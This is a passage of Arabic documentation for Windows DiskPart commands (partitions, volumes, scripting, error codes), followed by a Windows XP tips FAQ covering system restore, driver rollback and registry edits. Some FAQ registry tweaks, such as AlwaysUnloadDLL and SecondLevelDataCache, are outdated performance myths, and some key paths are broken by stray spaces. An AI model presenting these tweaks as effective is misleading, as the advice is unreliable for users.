create partition extended [size=n] [offset=n] [noerr]

المعلمات :

size=n

حجم القسم الموسع بالميغا بايت. إذا لم يعط الحجم، عندئذٍ سيتابع القسم حتى انتهاء المساحة الحرة في المنطقة. يعطى الحجم بعدد من الإسطوانات. ويقرب الحجم إلى أقرب حد مكون لإسطوانة. على سبيل المثال، في حال تعيين حجم ٥٠٠ ميغا بايت، فسيتم تقريب حجم القسم إلى ٥٠٤ ميغا بايت .

offset=n

تُطبق على أقراص master boot record (MBR) فقط. مقدار الإزاحة بالبايت التي يتم عندها إنشاء القسم الموسع. في حال عدم إعطاء أي إزاحة، سيبدأ القسم من بداية أول مساحة حرة على القرص. تُعطى الإزاحة بعدد من الإسطوانات. تُقرب الإزاحة إلى أقرب حد مكون لإسطوانة. على سبيل المثال، في حال تعيين قيمة الإزاحة ٢٧ ميغابايت وحجم الإسطوانة هو ٨ ميغا بايت، يتم تقريب الإزاحة إلى ٢٤ ميغا بايت .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما

لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create partition logical :

إنشاء محرك أقراص منطقي في القسم الموسع. بعد إنشاء القسم، ينزاح التركيز تلقائياً إلى محرك الأقراص المنطقي الجديد .

بناء الجملة :

create partition logical [size=n] [offset=n] [noerr]

المعلمات :

size=n

حجم محرك الأقراص المنطقي بالميغا بايت. إذا لم يحدد الحجم، عندئذٍ يتابع القسم إلى أن تنتهي المساحة الحرة في المنطقة الحالية .

offset=n

تُطبق على أقراص master boot record (MBR) فقط. وهي مقدار الإزاحة التي يتم عندها إنشاء محرك الأقراص المنطقي. تُعطى الإزاحة بعدد من الإسطوانات (وهذا يعني، أنه يتم تقريب الإزاحة إلى أقرب عدد تام من الإسطوانات مهما كان حجم الإسطوانة المستخدمة). في حال عدم تحديد الإزاحة، عندئذٍ يتم وضع القسم في أول قرص فيه ما يكفي من الحجم لاحتوائه. يكون حجم القسم على الأقل هو نفسه الحجم المحدد في .size=n إذا حددت حجم لمحرك الأقراص المنطقي، فيجب أن يكون أصغر من حجم القسم الموسع .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ ,تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create partition msr :

في أجهزة الكمبيوتر المستندة إلى ,Itanium تؤدي إلى إنشاء قسم Microsoft Reserved (MSR) على قرص .GUID Partition Table (GPT)

تحذير :

يجب الانتباه جيداً عند استخدام الأمر .create partition msr لأن أقراص GPT تتطلب تخطيطاً خاصاً للقسم، وقد يؤدي إنشاء أقسام Microsoft reserved أن يصبح القرص غير قابل للقراءة.
على أقراص GPT التي تستخدم لبدء تشغيل ,Windows XP 64-Bit Edition يكون قسم النظام EFIهو أول قسم على القرص، متبوعاً بقسم .Microsoft Reserved تُستخدم أقراص GPT فقط لتخزين المعلومات حيث لا يوجد قسم نظام ;EFI ويكون قسم Microsoft Reserved هو أول قسم .

إن Windows XP 64-Bit Edition لا يقوم بتحميل أقسام Microsoft reserved. ولا يمكنك تخزين البيانات عليها ولا يمكنك حذفها.
بناء الجملة :

create partition msr [size=n] [offset=n] [noerr]

المعلمات :

size=n

حجم القسم بالميغا بايت. حجم القسم هو نفسه الحجم المحدد من قبل size=n. إذا لم يحدد الحجم، فسيتابع القسم إلى أن تنتهي المساحة الحرة في المنطقة الحالية .

offset=n

إزاحة البايت التي عندها سيتم إنشاء القسم. يبدأ القسم عند الإزاحة بالبايت المعينة في offset=n. وهي تُعطى بعدد من القطاعات؛ هذا يعني، أنه يتم تقريب الإزاحة إلى أقرب عدد تام من القطاعات مهما كان حجم القطاع المستخدم. في حال عدم تحديد الإزاحة ,عندئذٍ يتم وضع القسم في أول قرص فيه ما يكفي من الحجم لاحتوائه .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يسبب الخطأ خروج DiskPart مع رمز خطأ .

الأمر create partition primary :

إنشاء قسم أساسي على القرص الأساسي الحالي. بعد إنشاء القسم، ينزاح التركيز تلقائياً إلى القسم الجديد. لا يتلقى القسم حرف محرك أقراص. يجب استخدام الأمر assign لتعيين حرف محرك أقراص للقسم .

بناء الجملة :

create partition primary [size=n] [offset=n] [ID={byte|GUID}] [noerr]

المعلمات :

size=n

حجم القسم بالميغا بايت. إذا لم يعط أي حجم، فسيتابع القسم إلى أن تنتهي المساحة غير المخصصة في المنطقة الحالية. يعطى الحجم بعدد من الإسطوانات. ويقرب الحجم إلى أقرب حد مكون لإسطوانة. على سبيل المثال، في حال تعيين حجم ٥٠٠ ميغا بايت، فسيتم تقريب حجم القسم إلى ٥٠٤ ميغا بايت .

offset=n

إزاحة البايت التي عندها سيتم إنشاء القسم. في حال عدم تحديد الإزاحة، فسيبدأ القسم من بداية أول مساحة حرة على القرص. من أجل أقراص ,master boot record (MBR) تُعطى الإزاحة بعدد من الإسطوانات. وتُقرب الإزاحةم إلى أقرب حد مكون لإسطوانة. على سبيل المثال، إذا عينت إزاحة بمقدار ٢٧ ميغا بايت وحجم الإسطوانة هو ٨ ميغا بايت ,فسيتم تقريب الإزاحة إلى ٢٤ ميغا بايت .

ID={byte|GUID}

معد للاستخدام مع .Original Equipment Manufacturer (OEM)

تحذير :

قد يؤدي إنشاء أقسام بواسطة هذه المعلمة إلى تعطل الكمبيوتر أو عدم بدء التشغيل فيه .ما لم تكن مختصاً في OEM أو IT ولديك خبرات عملية مع أقراص ,GPT لا تُنشئ أقساماً على أقراص GPT باستخدام المعلمة .ID=byte | GUID بدلاً من ذلك، استخدم دائماً الأمر create partition efi لإنشاء أقسام النظام ,EFI والأمر create partition msr لإنشاء أقسام ,Microsoft Reserved والأمر) create partition primary بدون المعلمة (ID=byte | GUID لإنشاء الأقسام الأساسية على أقراص .GPT بالنسبة لأقراص ,MBR يمكنك تعيين نوع القسم، بالشكل السداسي عشر. في حال لم يتم تحديد نوع القسم على قرص ,MBR فيقوم الأمر create partition primary بإنشاء قسم من النوع ٠ .x6يمكن تعيين أي نوع للقسم بواسطة المعلمة.ID=byte | GUID لا يتحقق DiskPartمن صحة نوع القسم، ولا ينفّذ أي عمليات فحص أخرى للمعلمة .ID

بالنسبة لأقراص GPT يمكنك تعيين نوع القسم GUID للقسم الذي تريد إنشاؤه :

قسم النظام EFI مثلاً c12a7328-f81f-11d2-ba4b-00a0c93ec93b :

قسم Microsoft reserved مثلاً e3c9e316-0b5c-4db8-817d-f92df00215ae :

تعريف قسم : Microsoft reserved

هو قسم مطلوب على كل قرص جدول أقسام) GUID أي .(GPT يمكن لمكونات النظام أن تخصص أجزاء من القسم MSR كأقسام جديدة لاستخدامها الخاص. على سبيل المثال، عند تحويل قرص GPT أساسي إلى حيوي، يخصص النظام جزء من القسم MSR ليتم استخدامه كقسم لبيانات تعريف إدارة القرص المنطقي .(LDM) يتغير حجم القسم MSR حسب حجم القرص .GPT بالنسبة للأقراص الأصغر من ١٦ جيغا بايت، يكون حجم القسم MSR مساوياً إلى ٣٢ ميغا بايت. وبالنسبة للأقراص ذات الحجم الأكبر من ١٦ جيغا بايت، يكون حجم القسم MSR مساوياً إلى ١٢٨ ميغا بايت. القسم MSRغير مرئي في إدارة الأقراص، ولا يمكن تخزين بيانات عليه أو حذفه .

قسم MSDATA مثلاً ebd0a0a2-b9e5-4433-87c0-68b6b72699c7 :

قسم data*** LDM على القرص الحيوي 5808c8aa-7e8f-42e0-85d2-e1e90434cfb3 :

قسم LDM Data على القرص الحيوي af9b60a0-1431-4f62-bc68-3311714a69ad: إذا لم يتم تحديد نوع القسم GUID, فسيقوم الأمر create partition primary بإنشاء قسم MSDATA.أي نوع قسم يمكن تعيينه بواسطة المعلمة ID={byte | GUID}. لا يتحقق DiskPartمن صحة القسم GUID, ولا ينفّذ أية عمليات تحقق للمعلمة ID.

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يسبب الخطأ خروج DiskPart مع رمز خطأ .

الأمر create volume raid :

إنشاء وحدة تخزين RAID-5 على الأقراص الحيوية المعينة .بعد إنشاء وحدة التخزين، ينزاح التركيز تلقائياً إلى وحدة التخزين الجديدة .

بناء الجملة :

create volume raid [size=n] [disk=n[,[n,…]] [noerr]

المعلمات :

size=n

مقدار المساحة على القرص ,بالميغا بايت، التي ستحتلها وحدة التخزين على كل قرص. في حال عدم تحديد الحجم، يتم إنشاء أكبر وحدة تخزين RAID-5 ممكنة. القرص الذي فيه أقل مساحة حرة مستمرة هو الذي يحدد حجم وحدة التخزين RAID-5 ويتم تخصيص نفس المقدار من المساحة من كل قرص .المقدار الفعلي لمساحة القرص القابل للاستخدام في وحدة التخزين RAID-5 هو أقل من مساحة القرص الكلية لأن جزءاً من مساحة القرص مطلوب من أجل التماثل .

disk=n

الأقراص الحيوية التي يتم إنشاء وحدة التخزين عليها. يتم تخصيص مقداراً من المساحة يساوي إلى size=nعلى كل قرص .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create volume simple :

إنشاء وحدة تخزين بسيطة. بع إنشاء وحدة التخزين، ينزاح التركيز إلى وحدة التخزين الجديدة .

بناء الجملة :

create volume simple [size=n] [disk=n] [noerr]

المعلمات :

size=n

حجم وحدة التخزين بالميغا بايت. في حال عدم تحديد أي حجم ,فستأخذ وحدة التخزين المساحة الحرة المتبقية على القرص .

disk=n

القرص الحيوي الذي سيتم إنشاء وحدة التخزين عليه. إذا لم يتم تحديد قرص ,فيستخدم القرص الحالي .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create volume stripe :

إنشاء وحدة تخزين شريطية على الأقراص المعينة. بعد إنشاء وحدة التخزين، ينتقل التركيز تلقائياً إلى وحدة التخزين الجديدة .

بناء الجملة :

create volume stripe [size=n] [disk=n[,[n,…]] [noerr]

المعلمات :

size=n

مقدار المساحة على القرص، بالميغا بايت، التي ستحتلها وحدة التخزين على كل قرص. في حال عدم تحديد أي حجم، فستأخذ وحدة التخزين المساحة الحرة المتبقية على أصغر قرص ومقداراً مساوياً من المساحة على كل قرص لاحق .

disk=n

الأقراص الحيوية التي يتم إنشاء وحدة التخزين عليها. يتم تخصيص مقداراً من المساحة يساوي إلى size=nعلى كل قرص .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر delete disk :

حذف قرص حيوي مفقود من قائمة الأقراص .

بناء الجملة :

delete disk [noerr] [override]

المعلمات :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

override

تمكين DiskPart من حذف كافة وحدات التخزين البسيطة على القرص. إذا تضمن القرص نصف وحدة تخزين ذات النسخ المتطابق، فسيتم حذف نصف النسخ المتطابق الذي على القرص. يفشل الأمر delete disk overrideإذا كان القرص عضواً من وحدة تخزين .RAID-5

الأمر delete partition :

على قرص أساسي، يؤدي إلى حذف القسم الذي عليه التركيز. لا يمكنك حذف قسم النظام، أو قسم التمهيد، أو أي قسم يحتوي على ملف ترحيل الصفحات النشط أو تفريغ الأعطال (تفريغ الذاكرة .(

تحذير :

إن حذف قسم على قرص حيوي يمكن أن يحذف كافة وحدات التخزين الحيوية غير المتصلة على القرص، لهذا يتم تدمير أية بيانات وتحويل القرص إلى قرص أساسي. لحذف وحدة تخزين حيوية، استخدم دوماً الأمر delete volume كبديل. يمكن حذف الأقسام من الأقراص الحيوية، ولكن لا يجب إنشاؤها .على سبيل المثال، من الممكن حذف قسم GUID Partition Table (GPT) لا يتم التعرف عليه على القرص GPT الحيوي. إن يؤدي حذف مثل هذا القسم إلى أن تُصبح المساحة الحرة الناتجة متوفرة. هذا الأمر معد خصوصاً للسماح باستخراج المساحة على قرص حيوي تالف غير متصل في حالات الطوارئ حيث لا يمكن استخدام الأمر .clean

بناء الجملة :

delete partition [noerr] [override]

المعلمات :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

override

تمكين DiskPart من حذف أي قسم بغض النظر عن نوعه. نموذجياً، يسمح DiskPart فقط بحذف أقسام البيانات المعروفة .

الأمر delete volume :

حذف وحدة التخزين المحددة. لا يمكنك حذف وحدة تخزين النظام، أو وحدة تخزين التمهيد، أو أية وحدة تخزين تتضمن ملف ترحيل الصفحات النشط أو تفريغ الأعطال (تفريغ الذاكرة).

بناء الجملة :

delete volume [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر detail disk :

عرض خصائص القرص المحدد ووحدات التخزين الموجودة عليه .

بناء الجملة :

detail disk

الأمر detail volume :

عرض الأقراص التي تتوضع عليها وحدة التخزين الحالية .

بناء الجملة :

detail volume

الأمر exit :

الخروج من مترجم الأوامر .DiskPart

بناء الجملة :

exit

الأمر extend :

توسيع وحدة التخزين التي عليها التركيز إلى المساحة المجاورة المستمرة وغير المخصصة. بالنسبة لوحدات التخزين الأساسية، يجب أن تكون المساحة غير المخصصة على نفس القرص، ويجب أن تتبع (أن تكون أعلى من حيث عدد قطاعات الإزاحة من) القسم الذي عليه التركيز. يمكن توسيع وحدة التخزين البسيطة أو وحدة التخزين الموزعة إلى المساحة الفارغة على أي قرص حيوي. باستخدام هذا الأمر، يمكنك توسيع وحدة تخزين موجودة إلى مساحة تم إحداثها مؤخراً .

في حال تهيئة القسم مسبقاً بنظام الملفات NTFS, فسيتم توسيع نظام الملفات تلقائياً ليحتل القسم الأكبر. ولا يحدث فقدان للمعلومات. في حال تهيئة القسم مسبقاً بأي نظام ملفات غير NTFS, فسيفشل الأمر ولا يحدث أي تغيير في القسم .

لا يمكنك توسيع قسمي النظام والتمهيد الحاليين .

بناء الجملة :

extend [size=n] [disk=n] [noerr]

المعلمات :

size=n

مقدار المساحة بالميغا بايت، المطلوب إضافتها إلى القسم الحالي. إذ لم يتم تحديد الحجم، فسيتوسع القرص ليضم كل المساحة غير المخصصة المستمرة المجاورة .

disk=n

القرص الحيوي الذي سيتم عليه توسيع وحدة التخزين. حيث يتم تخصيص مقداراً من المساحة مساوٍ لـ size=n على القرص. في حال لم يتم تحديد أي قرص، فستتوسع وحدة التخزين على القرص الحالي .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر help :

عرض قائمة للأوامر المتوفرة .

بناء الجملة :

help

الأمر import :

استيراد مجموعة أقراص خارجية إلى مجموعة أقراص كمبيوتر محلي. يستورد الأمر import كل قرص موجود في نفس المجموعة التي فيها القرص الذي عليه التركيز .

بناء الجملة :

import [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر list disk :

عرض قائمة الأقراص ومعلومات عنها، مثل أحجامها، ومقدار المساحة الحرة عليها، وما إذا كان القرص بسيطاً أم حيوياً، ونمط التقسيم الذي يستخدمه القرص هل هو master boot record (MBR)أو .GUID partition table (GPT) القرص الذي يوضع عليه علامة النجمة (*) يكون عليه التركيز .

بناء الجملة :

list disk

الأمر list partition :

عرض الأقسام المبينة في جدول الأقسام للقرص الحالي. على الأقراص الحيوية، قد لا تتوافق هذه الأقسام مع وحدات التخزين الحيوية على القرص. يحدث هذا التعارض بسبب أن الأقراص الحيوية تحتوي على إدخالات في جدول الأقسام من أجل وحدة تخزين النظام أو وحدة تخزين التمهيد (إذا كانت موجودة على القرص) وبسبب القسم الذي يحتل باقي القرص للتمكن من حجز المساحة التي سيتم استخدامها من قبل وحدات التخزين الحيوية .

بناء الجملة :

list partition

الأمر list volume :

عرض قائمة لوحدات التخزين الأساسية والحيوية على كافة الأقراص .

بناء الجملة :

list volume

الأمر online :

إحضار قرصاً أو وحدة تخزين من وضع قطع الاتصال إلى وضع الاتصال .

بناء الجملة :

online [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر rem :

توفير طريقة لإضافة الأوامر إلى برنامج نصي .

بناء الجملة :

rem

أمثلة :

rem These commands set up 3 drives.

create partition primary size=2048

assign d:

create partition extend

create partition logical size=2048

assign e:

create partition logical

assign f:

الأمر remove :

إزالة حرف محرك أقراص أو نقطة تحميل من وحدة التخزين التي عليها التركيز. في حال استخدام المعلمة all, يتم إزالة كافة أحرف محركات الأقراص ونقاط التحميل الحالية. في حال عدم تعيين حرف محرك أقراص أو نقطة تحميل ,فسيزيل DiskPart أول حرف محرك أقراص أو نقطة تحميل يواجهها .

يمكن استخدام الأمر remove لتغيير حرف محرك الأقراص المقترن بمحرك أقراص قابل للإزالة. لا يمكنك إزالة حرف محرك أقراص على وحدات تخزين النظام، أو التمهيد، أو ترحيل الصفحات .بالإضافة إلى ذلك، لا يمكنك إزالة حرف محرك أقراص لقسم OEM, أو أي قسم GPT مع GUID غير معرف، أو أي قسم خاص، أو ليس قسم بيانات، أو أقسام GPT مثل قسم النظام EFI.

بناء الجملة :

remove [{letter=d|mount=Path [all]}] [noerr]

المعلمات :

letter=d

حرف محرك الأقراص المطلوب إزالته .

mount=Path

نقطة التحميل المطلوب إزالتها .

all

إزالة كافة أحرف محركات الأقراص ونقاط التحميل الحالية .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر rescan :

تحديد مواقع الأقراص الجديدة التي أضيفت إلى الكمبيوتر .

بناء الجملة :

rescan

الأمر retain :

تحضير وحدة تخزين بسيطة حيوية للاستخدام كوحدة تخزين التمهيد أو النظام .

في الكمبيوتر المستند إلى x86, تؤدي إلى إنشاء إدخال قسم في master boot record (MBR) على وحدة التخزين البسيطة الحيوية التي عليها التركيز. لإنشاء قسم MBR, يجب أن تبدأ وحدة التخزين البسيطة الحيوية عند إزاحة محددة بالإسطوانات ويجب أن يكون حجمها عدداً صحيحاً من الإسطوانات .

في كمبيوتر مستند إلى Itanium, يؤدي إلى إنشاء إدخال قسم في GUID partition table (GPT)على وحدة التخزين البسيطة الحيوية التي عليها التركيز .

ملاحظة :

إن الأمر retain معد للاستخدام فقط أثناء الإعداد غير المراقب أو من قبل Original Equipment Manufacturers (OEM).

بناء الجملة :

retain

الأمر select disk :

تحديد القرص المعين وإزاحة التركيز إليه .

بناء الجملة :

select disk=[n]

المعلمات :

n

رقم القرص الذي سيتلقى التركيز. إذا لم يتم تحديد رقم قرص، فسيسرد الأمر select القرص الذي عليه التركيز حالياً. يمكنك عرض الأرقام لكافة الأقراص في الكمبيوتر باستخدام الأمر list disk.

الأمر select partition :

تحديد القسم المعين وإعطائه التركيز. إذا لم يتم تعيين أي قسم، يسرد الأمر select القسم الحالي الذي

عليه التركيز. يمكنك عرض أرقام كافة الأقسام على القرص الحالي باستخدام الأمر list partition.

بناء الجملة :

select partition=[{n|d}]

المعلمات :

n

رقم القسم المطلوب وضع التركيز عليه .

d

حرف وحرك الأقراص أو نقطة التحميل للقسم المطلوب أن يتلقى التركيز .

الأمر select volume :

تحديد وحدة التخزين المعينة وإزاحة التركيز إليها. إذا لم يتم تعيين أي وحدة تخزين، يسرد الأمر selectوحدة التخزين الحالية التي عليها التركيز. يمكنك تعيين وحدة التخزين بواسطة الرقم ,أو حرف محرك الأقراص، أو مسار نقطة التحميل. على القرص الأساسي، يعطي تحديد وحدة التخزين أيضاً التركيز إلى القسم الموافق. يمكنك عرض أرقام كافة وحدات التخزين على الكمبيوتر باستخدام الأمر list volume.

بناء الجملة :

select volume=[{n|d}]

المعلمات :

n

رقم وحدة التخزين المطلوب وضع التركيز عليها .

d

حرف محرك الأقراص أو مسار نقطة التحميل لوحدة التخزين المطلوب وضع التركيز عليها .

كتابة البرامج النصية في :DiskPart

باستخدام DiskPart, يمكنك إنشاء برامج نصية لأتمتة المهام المتعلقة بالأقراص، مثل إنشاء وحدات التخزين أو تحويل الأقراص إلى حيوية. برمجة هذه المهام نصياً مفيدة إذا كنت تنشر Windows باستخدام الإعداد غير المراقب أو Sysprep, اللذين لا يعتمدان إنشاء وحدات التخزين غير وحدة تخزين التمهيد .

لتشغيل برنامج DiskPart نصي، في موجه الأوامر، اكتب :

DiskPart /S scriptname.txt

حيث scriptname.txt هو اسم الملف النصي الذي يحتوي على برنامجك النصي .

لإعادة توجيه إخراج برنامج DiskPart النصي إلى ملف، اكتب :

DiskPart /S scriptname.txt > logfile.txt

حيث logfile.txt هو اسم الملف النصي حيث يكتب DiskPart إخراجه .

عندما يبدأ ,DiskPart يظهر إصدار DiskPart واسم الكمبيوترفي موجه الأوامر. افتراضياً، إذا واجه DiskPartخطأ أثناء محاولة تنفيذ مهمة مبرمجة نصياً، يتوقف DiskPart عن معالجة البرنامج النصي ويعرض رمز الخطأ (إلا إذا عينت المعلمة .(noerr ولكن، يقوم DiskPart دوماً بإرجاع الأخطاء عند مواجهة أخطاء في بناء الجملة، بغض النظر سواءاً استخدمت المعلمة noerr أم لا. تمكّنك المعلمة noerr من تنفيذ المهام المفيدة مثل استخدام برنامج نصي واحد لحذف كافة الأقسام على كافة الأقراص بغض النظر عن عدد الأقراص الإجمالي .

رموز أخطاء :DiskPart

: 0لم يحدث أي خطأ. تم تشغيل كامل البرنامج النصي بدون فشل .

: 1حدث اعتراض فادح. قد يكون هناك مشكلة خطيرة .

: 2المعلمات المعينة للأمر DiskPart غير صحيحة .

: 3تعذر على DiskPart فتح البرنامج النصي المعين أو ملف الإخراج المعين .

: 4واحدة من الخدمات التي يستخدمها DiskPart قد فشلت .

: 5حدث خطأ في بناء جملة الأمر. فشل البرنامج النصي لأن تم تحديد كائناً بشكل خاطئ أو كان غير صالح للاستخدام مع الأمر.

كيف يمكن تشغيل برنامج الهاتف في ويندوز ?XP

اذهب الى ابدأ>تشغيل و اكتب dialer ثم موافق.

عند محاولة تنصيب ويندوز XP فوق ويندوز 95 باستخدام الخيار Upgrade فإن التنصيب لا يتم و يتوقف في منتصف الطريق ، ما العمل؟

يجب قبل أن تنصب ويندوز XP أن تقوم بتحديث الإنترنت إكسبلورر في الويندوز ٩٥.

فشلت عملية تحديث ويندوز ٩٨ أو ميلينيوم الى ويندوزXP ، ما العمل لحل هذه المشكلة؟

ادخل الى المجلد c:\windows\system32\catroot2 :و امسح جميع الملفات هناك و من ثم أعد التنصيب من جديد أو أكمله.

في حالة حدوث مشكلة ما في ويندوز XP ما هي الطريقة لإعادة الويندوز لحالته الطبيعية قبل المشكلة؟

يمكن عمل ذلك بعدة طرق :

-1عن طريق استعادة النظام و يمكن الوصول اليها عن طريقين كما يلي :

أ-ابدأ>كافة البرامج>البرامج الملحقة>أدوات النظام>استعادة النظام

ب- ابدأ>تشغيل و اكتب msconfig و هناك انقر على تشغيل استعادة النظام .

-2عند بدء تشغيل الجهاز اضغط على F8 الى أن ترى قائمة خيارات ، اختر منها Last Known Good Configuration.

-3الإقلاع من القرص المضغوط لويندوز XP و اختيار Repair لإصلاح النسخة المثبتة من ويندوز XP.

-4إنشاء نسخة احتياطية للنظام ASR قبل حدوث المشكلة تتكون من جزأين :

أ- قرص مرن يحتوي على إعدادات النظام .

ب- نسخة احتياطية على القرص الصلب لقسم النظام المحلي .

لعمل ذلك اذهب الى ابدأ>كافة البرامج>البرامج الملحقة>أدوات النظام>النسخ الإحتياطي و هناك انقر على معالج الاسترداد التلقائي للنظام و اتبع الإرشادات.

عند فتح أكثر من صفحة انترنت أجد أن هذه الصفحات يتم جمعها تحت زر واحد في شريط المهام، ما العمل لجعل الصفحات تظهر كل على حده؟

اضغط بالزر الأيمن للفأرة على شريط المهام و اختر خصائص و هناك أزل الإشارة عن البند : تجميع أزرار شريط المهام المتشابهة ثم انقر على موافق.

أحيانا عند إيقاف تشغيل الجهاز تظهر رسالة تفيد أن بعض البرامج لا تستجيب، هل هناك طريقة لجعل الويندوز يغلق هذه البرامج تلقائيا؟

نعم اذهب الى ابدأ>تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_USERS\DEFAULT\Control Panel\Desktop

و هناك انقر نقرا مزدوجا على المفتاح AutoEndTasks و أعطه القيمة ١ بدلا من ٠

لقد قمت بتثبيت درايفر ما لأحد الأجهزة و لكنه أدى الى ظهور بعض المشاكل في الويندوز ، هل هناك طريقة للعودة للدرايفر القديم؟

نعم ، اذهب الى لوحة التحكم<النظام، ثم تبويب الجهاز ثم انقر على إدارة الأجهزة و هناك حدد الجهاز الذي قمت بتثبيت درايفر جديد له و اضغط بالزر الأيمن للفأرة عليه و اختر خصائص ثم تبويب برنامج التشغيل و هناك انقر على استعادة برنامج التشغيل السابق.

أحيانا عند إغلاق بعض البرامج تبقى بعض ملفاتها عالقة في الذاكرة مما يخفض من أداء الويندوز ، هل هناك طريقة لجعل الويندوز يتخلص تلقائيا من هذه الملفات؟

نعم اذهب الى ابدأ<تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer

و من الجهة المقابلة من نافذة البرنامج اضغط بالزر الأيمن للفأرة على أي مكان فارغ و اختر جديد > قيمة سلسلة أو (string value) و أعطيها الإسم AlwaysUnloadDLL ثم انقر عليه مرتين و اعطه القيمة ١.

هل هناك طريقة لمعرفة الدرايفرات غير المتوافقة بشكل كامل مع ويندوز XP لتحديثها إن أمكن؟

نعم، اذهب الى ابدأ<تشغيل و اكتب sigverif ثم موافق و هناك انقر على خيارات متقدمة ثم اختر البحث عن الملفات الأخرى التي لم يتم توقيعها رقميا ، ثم انقر على استعراض و توجه الى المجلد : Windows\System32\Drivers ثم انقر على موافق ثم انقر على ابدأ.

هل هناك طريقة لتسريع تصفح الشبكة Network Browsing ؟

نعم، اذهب الى ابدأ<تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/CurrentVersion/Explorer/RemoteComputer/NameSpace

ثم احذف المفتاح التالي :

{D6277990-4C6A-11CF-8D87-00AA0060F5BF}.

هل هناك طريقة لإضافة ADMINISTRATOR الى قائمة المستخدمين في لوحة الدخول الى ويندوز XP؟

نعم، اذهب الى ابدأ<تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\SpecialAccounts\UserLis t

و من الجهة المقابلة انقر نقرا مزدوجا على المفتاح Administrator و غير قيمته الى ١ ، أما إن لم تجد هذا المفتاح فقم بإنشائه (من قائمة البرنامج : تحرير>جديد>قيمة DWORD) و أعطه القيمة ١ ثم أعد تشغيل الجهاز.

هل هناك طريقة لمنع الإنترنت إكسبلورر من حفظ الصفحات المشفرة التي أستعرضها على الإنترنت و ذلك لمنع الوصول إليها من قبل المخترقين؟

نعم، اذهب لوحة التحكم>خيارات إنترنت ، ثم تبويب خيارات متقدمة و تحت قسم أمان ضع علامة أمام : عدم حفظ الصفحات المشفرة الى القرص ، ثم انقر على موافق.

هل أستطيع أن أجعل الويندوز XP يستفيد من الحجم الفعلي لذاكرة الكيش المستوى الثاني(L2) ؟

نعم اذهب الى ابدأ>تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro l\Session Manager\Memory Management

و انقر نقرا مزدوجا على المفتاح SecondLevelDataCache و اعطه القيمة الفعلية لذاكرة L2 لديك (يمكن معرفتها من كتيب المعالج المرفق بالجهاز.)

كيف أستطيع تشفير ملفاتي و مجلداتي لمنع وصول المخترقين لها؟

مع نظام تشفير الملفات (EFS) المتوفر في ويندوزXP ، يمكنك تخزين البيانات بشكل آمن. يقوم EFS بهذا بواسطة تشفير البيانات في ملفات أو مجلدات محددة على أقراص قائمة على نظام الملفات NTFS.

